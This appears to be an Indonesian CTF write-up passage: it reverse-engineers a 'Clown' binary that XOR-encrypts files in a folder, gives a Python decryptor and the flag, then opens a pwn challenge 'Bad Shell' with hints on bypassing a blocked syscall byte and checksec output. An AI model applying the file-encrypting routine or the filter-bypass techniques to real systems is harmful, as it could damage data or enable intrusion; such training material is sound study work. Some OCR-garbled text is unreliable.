
Output: •ELFSTXSOHSOHNULNULNULNULNULNULNULNULNULETXNUL>NULSOHNULNULNULNULDC3NULNULNULNULNULNUL@NULNULNULNULNULNULNULH1

Analisis dengan IDA, dan diketahui file melakukan enkripsi terhadap file-file yang berada di dalam folder yang diberikan.



```
unsigned __int64 __fastcall sub_1401(const char *a1, __int64 a2, size_t a3)
{
  int i; // [rsp+24h] [rbp-9Ch]
  FILE *stream; // [rsp+28h] [rbp-98h]
  void *ptr; // [rsp+30h] [rbp-90h]
  size_t v8; // [rsp+38h] [rbp-88h]
  char v9[96]; // [rsp+40h] [rbp-80h] BYREF
  char v10[24]; // [rsp+A0h] [rbp-20h] BYREF
  unsigned __int64 v11; // [rsp+B8h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  stream = fopen(a1, "rb");
  ptr = malloc(a3);
  if ( !stream )
  {
    perror("File open error");
    exit(1);
  }
  v8 = fread(ptr, 1uLL, a3, stream);
  if ( v8 ≠ a3 )
  {
    fwrite("Unable to read the specified length from file\n", 1uLL, 0x2EuLL, stderr);
    exit(1);
  }
  MD5_Init(v9);
  MD5_Update(v9, ptr, v8);
  MD5_Final(v10, v9);
  for ( i = 0; i ≤ 15; ++i )
    sprintf((char *)(a2 + 2 * i), "%02x", (unsigned __int8)v10[i]);
  *(_BYTE *)(a2 + 32) = 0;
  free(ptr);
  fclose(stream);
  return v11 - __readfsqword(0x28u);
}
```

Fungsi enkripsi




```
unsigned __int64 sub_16CA()
{
  DIR *dirp; // [rsp+0h] [rbp-460h]
  struct dirent *v2; // [rsp+8h] [rbp-458h]
  char *s; // [rsp+10h] [rbp-450h]
  size_t v4; // [rsp+18h] [rbp-448h]
  char v5[48]; // [rsp+20h] [rbp-440h] BYREF
  char old[512]; // [rsp+50h] [rbp-410h] BYREF
  char newa[520]; // [rsp+250h] [rbp-210h] BYREF
  unsigned __int64 v8; // [rsp+458h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  dirp = opendir(".");
  if ( !dirp )
  {
    perror("Unable to open directory");
    exit(1);
  }
  while ( 1 )
  {
    v2 = readdir(dirp);
    if ( !v2 )
      break;
    if ( v2->d_type == 8 )
    {
      s = v2->d_name;
      v4 = strlen(v2->d_name);
      if ( v4 <= 0xC || strcmp(&s[v4 - 12], ".clown") )
      {
        snprintf(old, 0x200uLL, "%s.clown", s);
        sub_1401(s, (__int64)v5, 0x400uLL);
        printf("Encrypting: %s -> %s\n", s, v5);
        sub_15CC(s, old);
        snprintf(newa, 0x200uLL, "%s.clown", v5);
        rename(old, newa);
      }
    }
  }
  closedir(dirp);
  return v8 - __readfsqword(0x28u);
}
```


Code tersebut akan mengscan semua file dan mengencryptnya. Untuk teknik encryptnya cukup simple, yakni xor setiap character dengan character itu sendiri yang telah di right shift (shr).

```
char __fastcall enc(unsigned __int8 a1)
{
  return a1 ^ (a1 >> 1);
}
```

Berikut adalah program yang akan decrypt semua filenya.





```python
#!/usr/bin/python3
import os

def decrypt(ciphertext: bytes):
    result = bytearray()
    for c in ciphertext:
        for i in range(7, -1, -1):
            c ^= ((c >> (i + 1)) & 1) << i
        result.append(c)
    return bytes(result)

for filename in os.listdir("."):
    if not filename.endswith(".clown"):
        continue

    with open(filename, "rb") as f:
        ciphertext = f.read()
        plaintext = decrypt(ciphertext)

    open(filename + ".dec", "wb").write(plaintext)
```



```
itoid  /release/my_precious_folder
>>>
>>> ./solve.py
itoid  /release/my_precious_folder                54%   8.19s
>>>
>>>
```

```
%PDF-1.7
%µµµµ
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(id-ID) /StructTreeRoot 51 0 R/MarkInfo<</Marked true>>/Metada
endobj
2 0 obj
<</Type/Pages/Count 4/Kids[ 3 0 R 20 0 R 31 0 R 48 0 R] >>
endobj
3 0 obj
<</Type/Page/Parent 2 0 R/Resources<</Font<</F1 5 0 R/F2 9 0 R/F3 14 0 R/F4 16 0 R/F5 18 0 R>>
ImageB/ImageC/ImageI] >>/MediaBox[ 0 0 595.32 841.92] /Contents 4 0 R/Group<</Type/Group/S/Tra
endobj
4 0 obj
<</Filter/FlateDecode/Length 6758>>
stream
```



Home / Final… 2024 / Jeopardy / Reve… ering / Clown / release / my_precious_folder
3cb6f905e5 b4c904607b cba0… lown
3cb6f905e 5b4c9046 07b….dec
4fae74f5f17 3c63377649 2154… lown
4fae74f5f 173c6337 764… dec
7e6e41e4ca 7b3b7ccd04 bcb1… lown
7e6e41e4 ca7b3b7c cd0… dec
91b0a1a2b6 8abfabda1c a1bb… lown
91b0a1a2 b68abfab da1….dec
901c3e5714 9cdcdfe704 cd75… lown
901c3e57 149cdcdfe 704c…dec
79469bb82c 755664e011 a7c3… lown
79469bb82c 755664e011 a7c3… n.dec
b048da1d93 67b05e7a07 c390… lown
b048da1d 9367b05e 7a0… dec
c5fca26a4d 36d3818aac f16b… lown
c5fca26a4 d36d3818 aacf….dec
d0fde56c56 a9dbeb5a38 777c… lown
d0fde56c 56a9dbeb 5a3… dec
e6b968ccf2 6f89419b6c 80b9… lown
e6b968ccf 26f89419 b6c… dec
solve.py



KMIPNVIPNJ{
D3ar_HeCkER_
kLw_bi54_
jGn_Ny3Rang_yhhh_
Pliss_bgT_1nimah}

Binary Exploitation/PWN

Bad Shell




Bad Shell

500

Classic challenge.. this should be easy.. right? right?


Author: Vaints

```
nc 157.173.204.136 40802
```



Hint

- The syscall byte is blocked.. Take advantage of assigner instructions such as: mov word ptr, add word ptr, or, xor, etc.
- Try to perform sys_READ first, to help u solve the challenge. Also, ever heard of ORW?




Hint


The flag location / filename is unknown. Perform open - getdents - write to get the filenames of the flag, then perform open - read - write.

Good luck!

Diberikan file ELF 64-Bit dengan arsitektur x86_64 yang mempunyai mitigasi Full Relro (Full Relocation Read-Only) sehingga Global Offset Table (GOT) menjadi unwritable, tanpa stack canary sehingga tidak terdapat pengecekan canary ketika buffer overflow terjadi, NX enabled (unexecutable stack) sehingga kita tidak bisa memasukan shellcode pada program tersebut, dan PIE enabled (Position Independent Executable diaktifkan) sehingga alamat elf dari program akan menjadi dinamis.




```
[sudo] password for itoid:
  itoid   /Pwn/Bad Shell
>>>
>>> f chall; cs --file=chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamicall
for GNU/Linux 3.2.0, not stripped
RELRO           STACK CANARY      NX            PIE             RPATH
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH
  itoid   /Pwn/Bad Shell
>>>
>>>
```

